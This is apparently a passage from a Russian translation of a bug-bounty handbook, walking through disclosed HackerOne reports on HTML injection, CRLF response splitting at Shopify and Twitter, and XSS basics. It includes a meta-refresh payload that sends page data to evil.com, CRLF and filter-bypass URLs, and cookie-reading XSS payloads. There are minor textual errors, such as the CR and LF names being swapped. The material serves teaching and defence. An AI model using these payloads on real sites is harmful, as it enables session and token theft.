Источник: https://hackerone.com/reports/110578/
Дата сообщения: 13 января 2016 года
Выплаченное вознаграждение: 500 долларов

Для понимания этого и следующего примера нужно знать Markdown, висячие одинарные кавычки, React и объектную модель документа (DOM), поэтому сначала я расскажу об этих понятиях, а затем объясню, как они привели к двум связанным ошибкам.

Markdown - язык разметки, использующий особый синтаксис для создания HTML. Например, Markdown принимает простой текст, перед которым стоит решётка (#), и возвращает HTML, оформленный тегами заголовка. Запись `# Some Content` создаёт HTML `<h1>Some Content</h1>`. Разработчики часто используют Markdown в редакторах веб-сайтов, поскольку с этим языком легко работать. Кроме того, на сайтах с пользовательским вводом разработчикам не приходится беспокоиться о неправильно сформированном HTML: редактор создаёт HTML самостоятельно.

В обсуждаемых здесь ошибках синтаксис Markdown использовался для создания тега ссылки `<a>` с атрибутом `title`. Обычно он записывается так:

```
[test](https://torontowebsitedeveloper.com "Your title tag here")
```

Текст между квадратными скобками становится отображаемым текстом, а в круглых скобках указывается URL ссылки вместе с атрибутом `title`, заключённым в двойные кавычки. Синтаксис создаёт следующий HTML:

```
<a href="https://torontowebsitedeveloper.com" title="Your title tag here">test</a>
```

В январе 2016 года охотник за ошибками Инти Де Кёкелер заметил неверную настройку редактора Markdown в HackerOne. Она позволяла злоумышленнику внедрить в синтаксис Markdown единственную висячую кавычку, которая попадала в созданный HTML везде, где HackerOne использовала редактор Markdown. Уязвимы были и страницы администрирования программ баг-баунти, и отчёты. Это имело важное значение: если бы злоумышленник нашёл вторую уязвимость на странице администрирования и внедрил вторую висячую кавычку в начале страницы в теге `<meta>`, либо внедрив сам тег, либо найдя инъекцию внутри него, он мог бы воспользоваться разбором HTML в браузере для извлечения содержимого страницы. Причина в том, что теги `<meta>` велят браузеру обновить страницу по URL из атрибута `content`. При отображении страницы браузер выполняет запрос `GET` к указанному URL. Содержимое страницы можно отправить как параметр запроса `GET`, благодаря чему злоумышленник извлечёт данные жертвы. Вредоносный тег `<meta>` с внедрённой одинарной кавычкой мог бы выглядеть так:

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

Число `0` задаёт время ожидания браузера перед HTTP-запросом по URL. В данном случае он немедленно обратится к evil.com. В HTTP-запрос войдёт всё содержимое между одинарной кавычкой, начинающей значение `content`, и одинарной кавычкой, внедрённой злоумышленником через анализатор Markdown на веб-странице. Пример:

```
<html>
  <head>
    <meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
  </head>
  <body>
    <h1>Some content</h1>
    --snip--
    <input type="hidden" name="csrf-token" value= "ab34513cdfe123ad1f">
    --snip--
    <p>attacker input with ' </p>
    --snip--
  </body>
</html>
```

Содержимое страницы от первой одинарной кавычки после атрибута `content` до введённой злоумышленником одинарной кавычки будет отправлено злоумышленнику как часть параметра URL `text`. Туда же попадёт конфиденциальный токен межсайтовой подделки запросов (CSRF) из скрытого поля ввода.

Обычно риск HTML-инъекции не представлял бы проблемы для HackerOne, поскольку сервис отображает HTML с помощью фреймворка JavaScript React. React - библиотека Facebook, разработанная для динамического обновления содержимого веб-страницы без полной перезагрузки. Другое преимущество React состоит в экранировании всего HTML, если только для непосредственного обновления DOM и отображения HTML не применяется функция JavaScript `dangerouslySetInnerHTML`. DOM - API для документов HTML и XML, позволяющий разработчикам с помощью JavaScript изменять структуру, оформление и содержимое веб-страницы. Оказалось, что HackerOne использовала `dangerouslySetInnerHTML`, поскольку доверяла HTML, полученному от собственных серверов, а потому внедряла его прямо в DOM без экранирования.

Хотя Де Кёкелер не смог эксплуатировать уязвимость, он нашёл страницы, на которых мог внедрить одинарную кавычку после того, как HackerOne отобразила токен CSRF. Поэтому теоретически, если бы будущее изменение кода HackerOne позволило злоумышленнику внедрить другую одинарную кавычку в тег `<meta>` на той же странице, тот смог бы извлечь токен CSRF жертвы и провести CSRF-атаку. HackerOne согласилась с потенциальным риском, закрыла отчёт и выплатила Де Кёкелеру 500 долларов.

Выводы

Понимание тонкостей отображения HTML браузерами и их реакции на определённые HTML-теги открывает огромную поверхность атаки. Не все программы принимают отчёты о потенциальных теоретических атаках, однако эти знания помогут находить другие уязвимости. FileDescriptor прекрасно объясняет эксплойт обновления через `<meta>` по адресу https://blog.innerht.ml/csp-2015/#contentexfiltration; настоятельно рекомендую ознакомиться.

Обход исправления непреднамеренного включения HTML в HackerOne

Сложность: средняя
URL: `https://hackerone.com/reports/<report_id>/`
Источник: https://hackerone.com/reports/112935/
Дата сообщения: 26 января 2016 года
Выплаченное вознаграждение: 500 долларов

Когда организация создаёт исправление и закрывает отчёт, функция не обязательно становится свободной от ошибок. Прочитав отчёт Де Кёкелера, я решил проверить исправление HackerOne и посмотреть, как редактор Markdown отображает неожиданный ввод. Для этого я отправил следующее:

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss"
  yyy="test"")
```

Напомним: для создания тега ссылки в Markdown обычно указывается URL и заключённый в двойные кавычки атрибут `title` внутри круглых скобок. Чтобы разобрать `title`, Markdown должен отслеживать открывающую двойную кавычку, следующее за ней содержимое и закрывающую кавычку.

Мне было любопытно, удастся ли сбить Markdown с толку дополнительными случайными двойными кавычками и атрибутами и не начнёт ли он по ошибке отслеживать и их. Поэтому я добавил `ismap=` - допустимый атрибут HTML, `yyy=` - недопустимый атрибут HTML, а также дополнительные двойные кавычки. После отправки ввода редактор Markdown преобразовал код в следующий HTML:

```
<a title="test" ismap="alert xss" yyy="test" ref="http://
  www.toronotwebsitedeveloper.com">test</a>
```

Обратите внимание: исправление из отчёта Де Кёкелера привело к непредусмотренной ошибке, из-за которой анализатор Markdown создавал произвольный HTML. Хотя мне не удалось сразу эксплуатировать эту ошибку, включения неэкранированного HTML оказалось достаточно в качестве доказательства для HackerOne: компания отменила предыдущее исправление и решила проблему иначе. Возможность внедрять произвольные HTML-теги могла привести к уязвимостям, поэтому HackerOne выплатила мне 500 долларов.

Выводы

Обновление кода ещё не означает исправления всех уязвимостей. Обязательно проверяйте изменения и проявляйте настойчивость. Развёртывание исправления означает появление нового кода, а в нём могут быть ошибки.

Подмена содержимого в Within Security

Сложность: низкая
URL: withinsecurity.com
Источник: https://hackerone.com/reports/111094/
Дата сообщения: 16 января 2016 года
Выплаченное вознаграждение: 250 долларов

Within Security, сайт HackerOne для публикации новостей безопасности, был построен на WordPress и имел стандартный путь входа WordPress на странице `withinsecurity.com/wp-login.php`. Один хакер заметил, что при ошибке во время входа Within Security отображала сообщение `access_denied`, соответствовавшее параметру `error` в URL:

```
https://withinsecurity.com/wp-login.php?error=access_denied
```

Заметив такое поведение, хакер попробовал изменить параметр `error`. В результате сайт отображал переданные параметру значения как часть показанного пользователю сообщения об ошибке и декодировал даже символы в кодировке URI. Хакер использовал следующий изменённый URL:

```
https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20been%20
hacked%2C%20Please%20call%20us%20this%20number%20919876543210%20OR%20Drop%20
mail%20at%20attacker%40mail.com&state=cb04a91ac5%257Chttps%253A%252F%252Fwithi
nsecurity.com%252Fwp-admin%252F#
```

Параметр отображался как сообщение об ошибке над полями входа WordPress. В сообщении пользователю предлагалось связаться с принадлежащими злоумышленнику телефонным номером и адресом электронной почты.

Ключом стало наблюдение, что параметр URL отображается на странице. Простая проверка возможности изменить параметр `access_denied` обнаружила уязвимость.

Выводы

Следите за параметрами URL, которые передаются и отображаются как содержимое сайта. Они могут открывать возможности для уязвимостей текстовой инъекции, используемых злоумышленниками для фишинга. Управляемые параметры URL, отображаемые на веб-сайте, иногда приводят к атакам межсайтового выполнения сценариев, которые рассматриваются в главе 7. В других случаях такое поведение допускает только менее опасную подмену содержимого и HTML-инъекцию. Важно помнить: хотя за этот отчёт выплатили 250 долларов, это было минимальное вознаграждение Within Security. Не все программы ценят или оплачивают отчёты об HTML-инъекциях и подмене содержимого, поскольку, подобно социальной инженерии, они зависят от того, удастся ли обмануть жертву внедрённым текстом.



Рисунок 5-1. Злоумышленник смог внедрить это «предупреждение» на страницу администрирования WordPress.

Итоги

HTML-инъекция и подмена содержимого позволяют хакеру ввести сведения и заставить HTML-страницу отразить их жертве. Злоумышленники могут использовать такие атаки для фишинга: обманом заставлять пользователей посещать вредоносные веб-сайты или отправлять им

конфиденциальные сведения.

Поиск подобных уязвимостей заключается не только в отправке обычного HTML, но и в изучении того, как сайт способен отобразить введённый текст. Хакерам следует искать возможности манипулировать параметрами URL, которые непосредственно выводятся на сайте.

Глава 6. Внедрение возврата каретки и перевода строки

Некоторые уязвимости позволяют пользователям вводить закодированные символы, имеющие особое значение в ответах HTML и HTTP. Обычно приложения очищают такие символы в пользовательском вводе, чтобы злоумышленник не мог вредоносным образом манипулировать HTTP-сообщениями, но иногда очистка забыта или выполнена неправильно. Тогда серверы, прокси и браузеры могут интерпретировать специальные символы как код и изменить исходное HTTP-сообщение, позволяя злоумышленнику управлять поведением приложения.

Два примера закодированных символов - `%0D` и `%0A`, представляющие соответственно `\n` (возврат каретки) и `\r` (перевод строки). Эти закодированные символы обычно называют возвратом каретки и переводом строки (carriage return line feed, CRLF). Серверы и браузеры используют символы CRLF для распознавания частей HTTP-сообщений, например заголовков.

Уязвимость внедрения возврата каретки и перевода строки (CRLF-инъекция) возникает, когда приложение не очищает пользовательский ввод или делает это неправильно. Если злоумышленник способен внедрить символы CRLF в HTTP-сообщения, он может провести два типа атак, рассматриваемых в этой главе: контрабанду HTTP-запросов и разделение HTTP-ответа. Кроме того, CRLF-инъекцию обычно можно объединить с другой уязвимостью, чтобы продемонстрировать в отчёте более серьёзные последствия, как я покажу далее. В этой книге приведены только примеры использования CRLF-инъекции для контрабанды HTTP-запросов.

Контрабанда HTTP-запросов

Контрабанда HTTP-запросов происходит, когда злоумышленник эксплуатирует CRLF-инъекцию, чтобы добавить второй HTTP-запрос к первоначальному законному запросу. Поскольку приложение не ожидает внедрённый CRLF, вначале оно рассматривает два запроса как один. Запрос проходит через принимающий сервер, обычно прокси или межсетевой экран, обрабатывается и передаётся другому серверу, например серверу приложения, выполняющему действия от имени сайта. Такая уязвимость может привести к отравлению кэша, обходу межсетевого экрана, перехвату запроса или разделению HTTP-ответа.

При отравлении кэша злоумышленник изменяет записи в кэше приложения и вместо правильной страницы выдаёт вредоносную. Обход межсетевого экрана происходит, когда запрос формируется с CRLF так, чтобы избежать проверок безопасности. При перехвате запроса злоумышленник без какого-либо взаимодействия с клиентом может похитить cookie `httponly` и сведения HTTP-аутентификации. Такие атаки работают потому, что серверы считают CRLF признаками начала HTTP-заголовков и, увидев ещё один заголовок, интерпретируют его как начало нового HTTP-запроса.

Разделение HTTP-ответа, которому посвящена остальная часть главы, позволяет злоумышленнику разделить единый HTTP-ответ, внедрив новые заголовки, интерпретируемые браузером. Способ эксплуатации зависит от природы уязвимости. В первом варианте злоумышленник завершает символами CRLF исходный ответ сервера и вставляет дополнительные заголовки, создавая новый HTTP-ответ. Но иногда он может только изменить ответ, а не внедрить совершенно новый, например из-за ограничения количества символов. Тогда применяется второй вариант: вставка новых заголовков HTTP-ответа, например `Location`. Внедрив `Location`, злоумышленник может объединить CRLF-уязвимость с перенаправлением, отправляющим жертву на вредоносный веб-сайт, или с межсайтовым выполнением сценариев (XSS), которое рассматривается в главе 7.

Разделение ответа v.shopify.com

Сложность: средняя
URL: `v.shopify.com/last_shop?<YOURSITE>.myshopify.com`
Источник: https://hackerone.com/reports/106427/
Дата сообщения: 22 декабря 2015 года
Выплаченное вознаграждение: 500 долларов

В декабре 2015 года пользователь HackerOne krankopwnz сообщил, что Shopify не проверяет параметр `shop`, передаваемый в URL `v.shopify.com/last_shop?<YOURSITE>.myshopify.com`. Shopify отправляла запрос `GET` этому URL, чтобы задать cookie, хранящий последний магазин, куда входил пользователь. Поэтому злоумышленник мог включить символы CRLF `%0d%0a`, регистр при кодировании не имеет значения, в URL как часть параметра `last_shop`. Получив эти символы, Shopify использовала весь параметр `last_shop` для создания новых заголовков HTTP-ответа. Ниже приведён вредоносный код, который krankopwnz внедрил в составе имени магазина, проверяя работоспособность эксплойта:

```
%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20
text/html%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>deface</html>
```

Поскольку Shopify использовала неочищенный параметр `last_shop` для задания cookie в HTTP-ответе, ответ содержал данные, которые браузер интерпретировал как два ответа. Последовательности `%20` представляют закодированные пробелы, декодируемые при получении ответа.

Полученный браузером ответ декодировался следующим образом:

```
Content-Length: 0
```

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19
<html>deface</html>
```

Первая часть ответа находилась после исходных HTTP-заголовков. Длина содержимого первоначального ответа объявлена равной 0, что сообщает браузеру об отсутствии тела ответа. Затем CRLF начинает новую строку и новые заголовки. Текст создаёт новые сведения заголовка и сообщает браузеру о втором ответе в формате HTML длиной 19. После этого заголовок предоставляет браузеру HTML для отображения. Вредоносное использование внедрённого HTTP-заголовка открывает возможность для разных уязвимостей, в том числе XSS, рассматриваемой в главе 7.

Выводы

Ищите места, где сайт принимает ввод и использует его в возвращаемых заголовках, особенно при задании cookie. Обнаружив такое поведение, отправьте `%0D%0A`, а в Internet Explorer можно только `%0A%20`, и проверьте надёжность защиты сайта от CRLF-инъекций. Если защиты нет, выясните, можете ли вы добавить новые заголовки или целый дополнительный HTTP-ответ. Лучше всего эта уязвимость эксплуатируется при минимальном взаимодействии с пользователем, например в запросе `GET`.

Разделение HTTP-ответа Twitter

Сложность: высокая
URL: twitter.com
Источник: https://hackerone.com/reports/52042/
Дата сообщения: 15 марта 2015 года
Выплаченное вознаграждение: 3500 долларов

При поиске уязвимостей мыслите нестандартно и отправляйте закодированные значения, чтобы узнать, как сайт их обрабатывает. Иногда сайты защищаются от CRLF-инъекций чёрным списком: ищут во вводе запрещённые символы и либо удаляют их, либо не разрешают выполнить HTTP-запрос. Однако порой чёрный список удаётся обойти кодированием символов.

В марте 2015 года FileDescriptor манипулировал обработкой кодировки символов в Twitter и обнаружил уязвимость, позволившую задавать cookie посредством HTTP-запроса.

Проверяемый FileDescriptor HTTP-запрос к twitter.com, старой функции Twitter для жалоб на недопустимую рекламу, содержал параметр `reported_tweet_id`. В ответе Twitter также возвращала cookie, включавший параметр из HTTP-запроса. FileDescriptor заметил, что символы CR и LF находились в чёрном списке и очищались. Twitter заменяла любой LF пробелом, а при получении CR возвращала HTTP-код 400, Bad Request Error, тем самым защищаясь от CRLF-инъекций. Но FileDescriptor знал об ошибке Firefox, из-за которой браузер неверно декодировал cookie, потенциально позволяя внедрить на веб-сайт вредоносную полезную нагрузку. Это знание побудило его проверить, нет ли сходной ошибки в Twitter.

При той ошибке Firefox удалял из cookie все символы Unicode вне диапазона ASCII. Но символ Unicode может состоять из нескольких байтов. Если удалить некоторые байты многобайтового символа, оставшиеся способны привести к отображению вредоносных символов на веб-странице.

Вдохновившись ошибкой Firefox, FileDescriptor проверил, может ли злоумышленник тем же приёмом с многобайтовым символом провести вредоносный символ через чёрный список Twitter. Он нашёл символ Unicode, кодировка которого заканчивалась на `%0A`, LF, но остальные байты не входили в набор символов HTTP. Он использовал символ , шестнадцатеричный код которого U+560A, то есть 56 0A. В URL этот символ кодируется в UTF-8 как `%E5%98%8A`. Три байта `%E3`, `%98`, `%8A` обходили чёрный список Twitter, поскольку не являлись вредоносными символами.

Отправив значение, FileDescriptor обнаружил, что Twitter не очищает URL-кодированный символ, но всё же декодирует значение UTF-8 `%E5%98%8A` обратно в Unicode 56 0A. Twitter отбрасывала 56 как недопустимый символ, оставляя символ перевода строки 0A нетронутым. Кроме того, он выяснил, что символ , кодируемый в 56 0D, позволяет вставить в HTTP-ответ необходимый возврат каретки `%0D`.

Убедившись в работоспособности приёма, FileDescriptor передал параметру URL Twitter значение `%E5%98%8A%E5%98%8DSet-Cookie:%20test`. Twitter декодировала символы, удаляла символы вне диапазона и оставляла в HTTP-запросе `%0A` и `%0D`, получая `%0A%0DSet-Cookie:%20test`. CRLF разделял HTTP-ответ надвое, так что второй ответ состоял только из значения `Set-Cookie: test` - HTTP-заголовка для задания cookie.

CRLF-атаки могут стать ещё опаснее, когда позволяют проводить XSS. Подробности эксплуатации XSS для этого примера не важны, но следует отметить, что FileDescriptor пошёл дальше доказательства принципа. Он показал Twitter, как использовать CRLF-уязвимость для выполнения вредоносного JavaScript со следующим URL:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/%E5
%98%8A%E5%98%8Dcontent-type:text/html%E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5
%98%8D%E5%98%8A%E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%29%E5%98%BE
```

Важны разбросанные по строке трёхбайтовые значения `%E5%98%8A`, `%E5%98%8D`, `%E5%98%BC` и `%E5%98%BE`. После удаления символов они декодируются соответственно в `%0A`, `%0D`, `%3C` и `%3E`, то есть в специальные символы HTML. Байт `%3C` - левая угловая скобка <, а `%3E` - правая >.

Остальные символы URL попадают в HTTP-ответ без изменений. Поэтому после декодирования байтов и переводов строк заголовок выглядит так:

```
https://twitter.com/login?redirect_after_login=https://twitter.com:21/
content-type:text/html
location:
<svg/onload=alert(innerHTML)>
```

Полезная нагрузка декодируется и внедряет заголовок `content-type: text/html`, сообщающий браузеру, что ответ содержит HTML. Заголовок `Location` использует тег `<svg>` для выполнения кода JavaScript `alert(innerHTML)`. Вызов `alert` создаёт окно с содержимым веб-страницы, полученным через свойство DOM `innerHTML`, которое возвращает HTML заданного элемента. В данном случае окно включало cookie сеанса и аутентификации вошедшего пользователя, показывая, что злоумышленник может похитить эти значения. Кража cookie аутентификации позволила бы войти в учётную запись жертвы, чем и объясняется вознаграждение FileDescriptor в 3500 долларов.

Выводы

Если сервер каким-либо образом очищает символы `%0D%0A`, подумайте, как именно сайт это делает и можно ли обойти защиту, например двойным кодированием. Чтобы проверить неверную обработку дополнительных значений, передавайте многобайтовые символы и выясняйте, декодируются ли они в другие символы.

Итоги

CRLF-уязвимости позволяют злоумышленникам манипулировать HTTP-ответами, изменяя их заголовки. Эксплуатация способна привести к отравлению кэша, обходу межсетевого экрана, перехвату запроса или разделению HTTP-ответа. Поскольку CRLF-уязвимость возникает, когда сайт отражает в заголовках неочищенный пользовательский ввод `%0D%0A`, во время хакинга важно наблюдать и проверять все HTTP-ответы. Кроме того, если управляемый вами ввод возвращается в HTTP-заголовках, но `%0D%0A` очищается, попробуйте многобайтовый закодированный ввод, как FileDescriptor, и выясните, как сайт его декодирует.

Глава 7. Межсайтовое выполнение сценариев

Один из самых известных примеров уязвимости межсайтового выполнения сценариев (cross-site scripting, XSS) - червь Myspace Samy, созданный Сэми Камкаром. В октябре 2005 года Камкар эксплуатировал уязвимость Myspace, позволявшую сохранить полезную нагрузку JavaScript в его профиле. Каждый раз, когда вошедший пользователь посещал профиль Камкара в Myspace, код выполнялся, добавлял Камкара в друзья посетителя и изменял профиль посетителя, помещая туда текст «но больше всего на свете Сэми - мой герой». Затем код копировал себя в профиль посетителя и продолжал заражать страницы других пользователей Myspace.

Хотя Камкар создал червя без злого умысла, из-за него государственные органы провели обыск в доме Камкара. Его арестовали за распространение червя, и он признал себя виновным в совершении тяжкого преступления.

Червь Камкара - крайний пример, но этот эксплойт показывает, насколько серьёзные последствия уязвимость XSS может иметь для веб-сайта. Подобно другим рассмотренным ранее уязвимостям, XSS возникает, когда веб-сайты отображают определённые символы без очистки, из-за чего браузер выполняет вредоносный JavaScript. К символам, допускающим XSS, относятся двойные кавычки (`"`), одинарные кавычки (`'`) и угловые скобки (`< >`).

Если сайт правильно очищает символы, они отображаются как HTML-сущности. Например, в исходном коде веб-страницы они будут представлены так:

• двойная кавычка (`"`) - `&quot;` или `&#34;`;
• одинарная кавычка (`'`) - `&apos;` или `&#39;`;
• открывающая угловая скобка (`<`) - `<` или `&#60;`;
• закрывающая угловая скобка (`>`) - `>` или `&#62;`.

Без очистки эти специальные символы определяют структуру веб-страницы в HTML и JavaScript. Например, если сайт не очищает угловые скобки, можно вставить `<script></script>` и внедрить такую полезную нагрузку:

```
<script>alert(document.domain);</script>
```

Если отправить эту нагрузку веб-сайту, который отображает её без очистки, теги `<script></script>` велят браузеру выполнить находящийся между ними JavaScript. Полезная нагрузка вызывает функцию `alert`, создающую всплывающее окно со сведениями, переданными `alert`. Ссылка `document` в круглых скобках относится к DOM, а свойство возвращает доменное имя сайта. Например, если нагрузка выполняется на `https://www.<example>.com/foo/bar/`, окно показывает `www.<example>.com`.

Обнаружив XSS, подтвердите её последствия, поскольку не все уязвимости XSS одинаковы. Подтверждение последствий и включение анализа в отчёт улучшает его, помогает специалистам проверить ошибку и может увеличить вознаграждение.

Например, XSS на сайте без флага `httponly` у конфиденциальных cookie отличается от XSS на сайте с этим флагом. Если `httponly` отсутствует, XSS может читать значения cookie; если среди них есть cookie, идентифицирующие сеанс, можно похитить сеанс жертвы и получить доступ к её учётной записи. Чтобы подтвердить чтение конфиденциальных cookie, можно показать `document.cookie` через `alert`; определять, какие cookie сайт считает конфиденциальными, придётся методом проб и ошибок. Даже без доступа к конфиденциальным cookie можно показать `document.domain` через `alert`, подтвердив возможность обращения к конфиденциальным пользовательским сведениям из DOM и выполнения действий от имени жертвы.

Однако XSS может не быть уязвимостью сайта, если `alert` показывает неправильный домен. Например, при вызове `alert(document.domain)` из изолированного iFrame JavaScript может быть безвреден, поскольку не способен читать cookie, выполнять действия в учётной записи пользователя или обращаться к конфиденциальным данным в DOM.

JavaScript становится безвредным благодаря политике одинакового источника (Same Origin Policy, SOP), реализованной браузерами как механизм безопасности. SOP ограничивает взаимодействие документов, буква D в DOM, с ресурсами, загруженными из другого источника. SOP защищает добросовестные веб-сайты от вредоносных сайтов, пытающихся атаковать их через пользователя. Например, если вы посетили `www.<malicious>.com`, а тот вызвал в браузере запрос `GET` к `www.<example>.com/profile`, SOP не позволила бы `www.<malicious>.com` прочитать ответ `www.<example>.com/profile`. Сайт `www.<example>.com` может разрешить сайтам другого источника взаимодействовать с собой, но обычно такое взаимодействие ограничивается конкретными сайтами, которым доверяет `www.<example>.com`.

Источник сайта определяется протоколом, например HTTP или HTTPS, узлом, например `www.<example>.com`, и портом. Исключение составляет Internet Explorer, который не считает порт частью источника. В таблице 7-1 приведены примеры источников и указано, будут ли они считаться одинаковыми с `http://www.<example>.com/`.

Таблица 7-1. Примеры SOP

URL	Тот же источник?	Причина
`http://www.<example>.com/countries`	Да	Неприменимо
`http://www.<example>.com/countries/Canada`	Да	Неприменимо
`https://www.<example>.com/countries`	Нет	Другой протокол
`http://store.<example>.com/countries`	Нет	Другой узел
`http://www.<example>.com:8080/countries`	Нет	Другой порт

Иногда URL не соответствует источнику. Например, схемы `about:blank` и `javascript:` наследуют источник открывающего их документа. Контекст `about:blank` обращается к сведениям браузера или взаимодействует с ним, а `javascript:` выполняет JavaScript. URL не содержит сведений о своём источнике, поэтому браузеры обрабатывают эти два контекста особым образом. Обнаружив XSS, полезно вызвать `alert(document.domain)` в доказательстве принципа: это подтверждает источник, в котором выполняется XSS, особенно когда URL в браузере отличается от источника выполнения XSS. Именно так происходит, когда веб-сайт открывает URL `javascript:`. Если `www.<example>.com` открыл URL `javascript:alert(document.domain)`, в адресной строке браузера было бы показано `javascript:alert(document.domain)`, но окно `alert` показало бы `www.<example>.com`, поскольку оно наследует источник предыдущего документа.

До сих пор мы рассмотрели только применение HTML-тега `<script>` для XSS, но при обнаружении потенциальной инъекции HTML-теги можно отправить не всегда. В таких случаях полезную нагрузку XSS иногда удаётся внедрить одинарной или двойной кавычкой. Значимость XSS зависит от места инъекции. Например, предположим, что вам доступен атрибут `value` в следующем коде:

```
<input type="text" name="username" value="hacker" width=50px>
```

Внедрив двойную кавычку в `value`, можно закрыть существующую кавычку и вставить в тег вредоносную нагрузку XSS. Для этого значение атрибута можно заменить на `hacker" onfocus=alert(document.cookie) autofocus "`, получив следующее:

```
<input type="text" name="username" value="hacker"
  onfocus=alert(document.cookie) autofocus "" width=50px>
```

Атрибут `autofocus` предписывает браузеру сразу после загрузки страницы поместить фокус курсора в текстовое поле. Атрибут JavaScript `onfocus` велит выполнить JavaScript, когда поле получает фокус; без `autofocus` это произошло бы при щелчке человека по полю. Однако у этих атрибутов есть ограничения: скрытое поле не может получить автофокус. Кроме того, если `autofocus` указан у нескольких полей страницы, в зависимости от браузера фокус получит первый или последний элемент. При выполнении полезная нагрузка покажет через `alert` значение `document.cookie`.

Подобным образом предположим, что вам доступна переменная внутри тега `<script>`. Если в следующем коде можно внедрить одинарные кавычки в значение переменной `name`, удастся закрыть переменную и выполнить собственный JavaScript:

```
<script>
  var name = 'hacker';
</script>
```

Поскольку мы управляем значением `hacker`, замена переменной `name` на `hacker';alert(document.cookie);'` даст следующий результат:

```
<script>
  var name = 'hacker';alert(document.cookie);'';
</script>
```

